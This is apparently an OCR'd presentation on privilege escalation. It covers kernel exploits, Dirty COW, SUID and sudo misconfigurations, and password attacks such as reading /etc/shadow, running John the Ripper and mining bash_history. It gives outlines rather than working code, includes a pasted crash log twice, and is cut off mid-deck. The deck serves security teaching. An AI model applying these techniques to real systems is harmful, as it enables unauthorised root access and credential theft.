Privilege Escalation From 1 To 0

By : Hossam Mohamed

Privilege Escalation From 1 To 0

About ME

- Hossam Mohamed
- Egyptian , 18 Years Old
- Working As cyber security analyst @ Boraq-Group
- Working in Cyber Security for 2 years :)
- PHP, Python Lover
- GitHub , Twitter , LinkedIn @wazehell

Privilege Escalation From 1 To 0

What Will Be Covered ?

- Understanding Privilege Escalation components
- Linux Privilege Escalation
- Windows Privilege Escalation
- Some Demo's

By : Hossam Mohamed


Privilege Escalation From 1 To 0

Why I need Privilege Escalation ?

- Why Everyone Want to get high ?
- Limited Access Or Full Compromised Machine ?
- Opportunity to more maintain access
- More Control


Teg : hacktrick_pef10

For Who



By : Hossam Mohamed

Privilege Escalation From 1 To 0




Horizontal

- normal user accesses functions or content related for other users

Vertical

- also known as privilege elevation
- lower privilege user>higher privilege user



Privilege Escalation Types


Vertical Privilege Escalation

Horizontal Privilege Escalation

By : Hossam Mohamed

Privilege Escalation From 1 To 0


vertical privilege escalation is what will talk about



By : Hossam Mohamed


Privilege Escalation From 1 To 0

vertical privilege escalation is what will talk about



Lower privilege user

Higher privilege user



System

Adminisrators

P Users

Users
-
Services Users

Root


Sudo

Users
-
Services Users

By : Hossam Mohamed

Privilege Escalation From 1 To 0

vertical privilege escalation
is what will talk about



Lower privilege user

Higher privilege user

Windows

- Known exploits
- vulnerable windows services
- misconfigurations

Linux

- Kernel Exploit
- Known Exploits
- Exploiting Services
- Exploiting Sudo Users
- misconfigurations

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Let's Talk A little bit about Kernel

- A kernel is the core component of any operating system
- Low level task (disk management , memory management)

kernel is responsible !

- Memory management and I/O
- Link Between Hardware (I/O) , Apps , CPU and Memory .
- Device management through the use of device drivers


By : Hossam Mohamed

Privilege Escalation From 1 To 0

We Don't Need to know too much about kernel at this moment

By : Hossam Mohamed

Privilege Escalation From 1 To 0



MES


Misconfiguration

Exploit

Vulnerable Service

By : Hossam Mohamed

Privilege Escalation From 1 To 0



MES

Misconfiguration

- SUID
- Sudo Users
- Weak file's Permissions
- And many more

Exploit

- Vulnerable *Machine*
- *Exploit !*
- *Ability To Move Exploit*
- *Ability To Compile and Run*

Vulnerable Service


- We will talk about that a lot

By : Hossam Mohamed

Privilege Escalation From 1 To 0

start with Linux

- Kernel Exploitation
- Weak password of high privilege users
- file with weak permission
- Configurations, Logs files
- History
- Env , $PATH
- Shell Escape
- Vulnerable App / Service
- Weak permission of Jobs/Task
- Sudoer
- System Misconfiguration




```
(==) Using config file: "/etc/X11/xorg.conf"
(II) Module "ddc" already built-in

waiting for X server to shut down xterm:  fatal IO error 32 (Broken pipe) or Kil
lClient on X server ":0.0"
FreeFontPath: FPE "/usr/local/lib/X11/fonts/misc/" refcount is 2, should be 1; f
ixing.


xauth: (argv):1:  bad display name ":0" in "remove" command
xauth: (argv):1:  bad display name ":0" in "remove" command
# kill -SEGV 1
# Sep  6 14:41:46  init: fatal signal: Segmentation fault

Message from syslogd@ at Sat Sep  6 14:41:46 2008 ...
 init: fatal signal: Segmentation fault
init died (signal 0, exit 11)
panic: Going nowhere without my init!
cpuid = 0
Uptime: 6m35s
Physical memory: 52 MB
Dumping 34 MB: 19 3
Dump complete
Automatic reboot in 15 seconds - press a key on the console to abort
```

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Kernel Exploits

- Kernel Exploits
- Find Stable One Or die()
- MCE (Move – compile – Execute)
- Problems with Kernel Expliots
- Dirty Cow :)



```
(==) Using config file: "/etc/X11/xorg.conf"
(II) Module "ddc" already built-in

waiting for X server to shut down xterm:  fatal IO error 32 (Broken pipe) or Kil
lClient on X server ":0.0"
FreeFontPath: FPE "/usr/local/lib/X11/fonts/misc/" refcount is 2, should be 1; f
ixing.


xauth: (argv):1:  bad display name ":0" in "remove" command
xauth: (argv):1:  bad display name ":0" in "remove" command
# kill -SEGV 1
# Sep  6 14:41:46  init: fatal signal: Segmentation fault

Message from syslogd@ at Sat Sep  6 14:41:46 2008 ...
 init: fatal signal: Segmentation fault
init died (signal 0, exit 11)
panic: Going nowhere without my init!
cpuid = 0
Uptime: 6m35s
Physical memory: 52 MB
Dumping 34 MB: 19 3
Dump complete
Automatic reboot in 15 seconds - press a key on the console to abort
```

Privilege Escalation From 1 To 0

Dirty Cow

- October 2016
- W Access to Memory Mappings
- Inject Or In other word write code into privileged files
- Flaw in kernel's memory subsystem which handles the copy-on-write

By : Hossam Mohamed

Privilege Escalation From 1 To 0

It's Not A Cow

- copy-on-write (COW) !
- W Access to Memory Mappings
- Inject Or In other word write code into privileged files
- Flaw in kernel's memory subsystem which handles the copy-on-write
- Demo

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Password Attacks

# Passwords Every where

Check users without passwords .. maybe you got more privilege !

Check For credentials

Are you sudo ! , check etc/shadow

John the Ripper are here

Password mining (configs – logs – bash_history)


Password Policy Weakness

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Password Attacks

